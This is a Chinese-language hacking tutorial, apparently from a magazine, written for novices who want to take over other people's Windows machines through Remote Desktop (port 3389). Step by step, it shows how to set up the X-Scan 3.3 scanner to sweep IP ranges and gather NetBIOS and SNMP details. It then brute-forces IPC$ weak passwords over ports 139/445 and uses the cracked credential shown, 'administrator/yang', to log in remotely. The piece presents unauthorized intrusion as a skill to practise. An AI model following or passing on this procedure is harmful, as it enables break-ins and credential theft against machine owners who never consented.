


图1

对于 Windows 的3389 终端服务，相信小菜们都不陌生，但是对于3389 终端服务的入侵，已经不像以前那样随便用个扫描器就能轻轻松松的搞到一堆的3389 弱口令肉鸡了，而且近段时间关于3389 的文章也很少出现了，所以很多刚学黑的小菜看着老鸟们玩着自己的3389 肉鸡，但自己却苦于无处学习，因此我特地写了本文来总结一下目前关于3389 的扫描入侵和嗅探问题。

首先来了解一下3389 这个端口的相关知识，3389 是 Windows 操作系统的远程终端服务所使用的默认端口（后面我会简单介绍一下手工修改的方法），这个服务本意是为了方便计算机管理员远程维护和管理自己的计算机而设定的，但后来却被黑客前辈们广泛的用作了远程登录的后门。之所以大部分入侵者都喜欢肉鸡上开启3389 服务，是因为3389 终端服务属于 Windows 系统的正常服务，是不会被任何杀毒软件所查杀的，而且就实现的功能来讲，和使用传统的木马和远程控制软件几乎也没什么两样。

接下来我们转入正题，我将通过一个简单的实例来介绍一种扫描3389 密码的方法，这里将使用 X-scan3.3 这款强大的扫描工具来给大家进行演示。双击运行 xscan_gui.exe，然后选择“设置”-“扫描参数”，在“指定IP 范围”栏中填写需要扫描的IP 地址




图2




图3

或是地址段，如图1。

接下来选中“全局设置”下的“扫描模块”，勾选上“开放服务”、“NetBios 信息”、“Snmp 信息”，如图2，再选择“插件设置”里的“SNMP 相关设置”，把其中的“获取界面信息”、“获取IP信息”、“获取TCP信息”、“获取UDP信息”和“获取WINS用户列表”等四项全部勾选上，如图3。接着再选择“全局设置”下的“其他设置”，选中“无条件扫描”，如图4。




图4

设置好后，点击“确定”，然后就可以点击X-Scan3.3主界面中的绿色三角图标来开始扫描了，由于我是有针对性的进行扫描，所以扫描时间会相对快些，但在实际的扫描过程中则需要花费大量的时间和精力对大段的IP地址进行扫描，这种对于耐心和毅力的锻炼，对于学黑来说也是非常重要的，如图5。




图5

当扫描结束后，通过对扫描结果的分析，发现目标电脑开启了3389端口，不用多想打开远程桌面，输入对方的IP地址，连接上去看看，登录界面出现后，我试验了几个常用的弱口令但都无法进入，不过大家也不要灰心，毕竟这种事情对于3389来说是很正常的，如图6。




图6

我们再回过头来看看扫描到的端口，发现还有139以及445端口，这样的话我们还可以转变一下思路，就是通过ipc$ 弱口令的爆破来完成对目标电脑的用户名和密码的爆破。正好，X-Scan 中就提供了NT-Server 弱口令扫描插件，在主界面中选择“设置”-“扫描参数”，然后选择“全局设置”下的“扫描模块”，勾选上“NT-Server 弱口令”，如图7，而相应的字典文件可以在“插件设置”-“字典文件设置”里进行相应的选择操作。




图7

设置完成后，我们返回到主界面，就可以对目标主机的IPC$ 弱口令进行爆破了，接下来就是耐心的等待了，经过一段时间的扫描破解后，如果运气好的话，X-Scan 就会将目标主机的用户名和密码给破解出来了，如图8，最后我们只要通过这个破解出来的用户名和密码进行3389远程登录就可以了，如图9。

类型	端口/服务	安全漏洞及解决方案
漏洞	netbios-ssn (139/tcp)	NT-Server弱口令 NT-Server弱口令: "administrator/yang"

图8

